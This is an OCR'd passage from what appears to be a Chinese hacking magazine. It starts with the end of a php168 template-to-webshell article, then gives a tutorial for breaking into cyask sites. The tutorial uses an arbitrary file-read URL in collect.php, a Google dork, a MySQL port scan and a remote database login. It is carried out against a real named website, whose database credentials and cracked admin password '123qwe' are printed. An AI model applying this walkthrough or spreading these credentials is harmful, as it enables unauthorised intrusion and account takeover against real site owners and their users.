


图9





图10

从图6中大家应该看到我标出来的那个模板了吧，它在我们刚开始修改模板的时候就见过，看来只要修改一下这个模板就可以成功拿到SHELL了，具体的修改过程如图8，图9所示。修改完毕后我们来访问一下，可以看到它已经执行了我们的PHP语句，如图10，只要把这个演示的PHP语句换成自己的一句话木马就可以了。

（文章中涉及到php168文件下载工具已经收录在了光盘中）



和我一起来入侵cyask系统

丛林

cyask是一个仿百度知道的程序系统，并且整合了Discuz论坛，乍一看这套系统几乎和百度知道一模一样，网上有很多网站也都使用的cyask程序，在google上搜索“powered by cyask”能搜到5万多条记录，最近cyask系统出了一个非常严重的漏洞，今天我就来介绍一下这个漏洞的利用过程。

这个漏洞是出自程序的collect.php文件，由于过滤不严，导致可以读取程序中任意文件的源码，而程序的根目录下有个config.inc.php文件，也就是网站的配置文件，里面包含了数据库的用户名和密码等信息，因此我们可以利用这个漏洞来获得这些信息。利用的方法就是先注册一个普通用户，然后在浏览器地址栏输入“http://www.xxx.com/collect.php?neturl=config.inc.php”，右键点查看源文件，就可以查看到源代码了，有些管理员喜欢把数据库的用户名和密码设置成和网站

的一样，这样就可以直接使用这个用户名和密码登录进入网站后台，本文将不考虑这种弱智的管理员情况，否则也太没有技术含量了。

由于我们可以得到数据库的连接信息，所以也就需要能够远程连接到数据库，MYSQL 默认的连接端口为 3306，我们可以先在 google 中输入“powered by cyask”搜索出使用这个系统的网站，然后使用端口扫描工具扫描该服务器的 3306 端口是否开放，这里我使用了经典的 superscan 来进行扫描，遇到没有开启此端口就直接放弃，已经扫描出一个开启了 3306 端口的服务器了（网址是 537300.com），如图 1。接下来就去这个网站随便注册一个用户，注册过程和注册 discuz 论坛的一样，然后我们通过浏览器访问 http://www.537300.com/collect.php?neturl=config.inc.php，查看源文件，鼠标往下拖动，就可以看到数据库信息了，数据库用户名是 sq_537300，数据库密码是 sq_pinnan5373，数据库名是 sq_537300，如图 2。





图 1



```
// 以下变量请根据空间商提供的账号参数修改，如有疑问，请联系服务器提供商

$dbhost = 'localhost';        // 数据库服务器
$dbuser = 'sq_537300';        // 数据库用户名
$dbpw = 'sq_pinnan5373';      // 数据库密码
$dbname = 'sq_537300';        // 数据库名
$pconnect = 0;                // 数据库持久连接 0=关闭, 1=打开

// 如程序登录不正常 或者对 cookie 作用范围有特殊要求，或，请修改下面变量，否则请保持默认

$cookiepre = 'cdb_';          // cookie 前缀
$cookiedomain = '';           // cookie 作用域
$cookiepath = '/';            // cookie 作用路径

// 以下变量为特别选项，一般情况下没有必要修改

$headercache = 0;             // 页面缓存开关 0=关闭, 1=打开
$tplrefresh = 1;              // 模板自动刷新开关 0=关闭, 1=打开
$htmlfresh =0;                // 静态页生成开关 0=关闭, 1=打开
$headercharset = 1;           // 强制设置字符集,只乱码时使用
$onlinehold = 300;            // 在线保持时间
```

图 2

知道了这些信息后，就可以远程连接数据库了，我使用的是 navicat8，新建一个连接，在“主机名/IP 位址”栏直接输入网址，“用户名”和“密码”就填写刚才得到的数据库的用户名和密码，点击左下角的“连接测试”，提示连接成功，如图 3。直接查看 sq_537300 数据库，发现里面有若干个表，如图 4，根据表名英文意思就可以猜测出，表 cdb_members 存储的是用户信息，双击进入这个表，果然存储的是用户信息，如图 5。第一个应该就是管理员了，用户名是平南生活，而这个网站正是叫平南生活网，肯定错不了，密码是经过 MD5 加密了，到 cmd5.com 很轻易就查询了出来，密码是 123qwe，如图 6。本以为知道了这些就可以轻松获得 webshell 了，没想到接下来的过程却是一波三折。




图 3

使用管理员帐号登录网站，竟然提示：由于您启用了安全提问功能，因此需要您进行第二次安全提问验证方可登录，如图 7。先来判断一下帐户是否正确，还是使用平南生活作为用户名，密码就随便填写，登录提示失败，看来用户名和密码是有效的，就差安全提问信息了。在数据库的管理员那行里仔细的看了看，也没看到明文的问题和答案。倒是留意到表中，平南生活的 adminid 和 groupid 项都为 1，其他用户的这两项都是 0 或者是别的数字，这里应该就定义了管理员的身份，我就干脆把我刚才注册的用户这两个值都变成 1 提升为管理员，滚动条拉到最下面竟然没发现我刚才注册的 ID，也不知道存储到哪儿了。




图 4

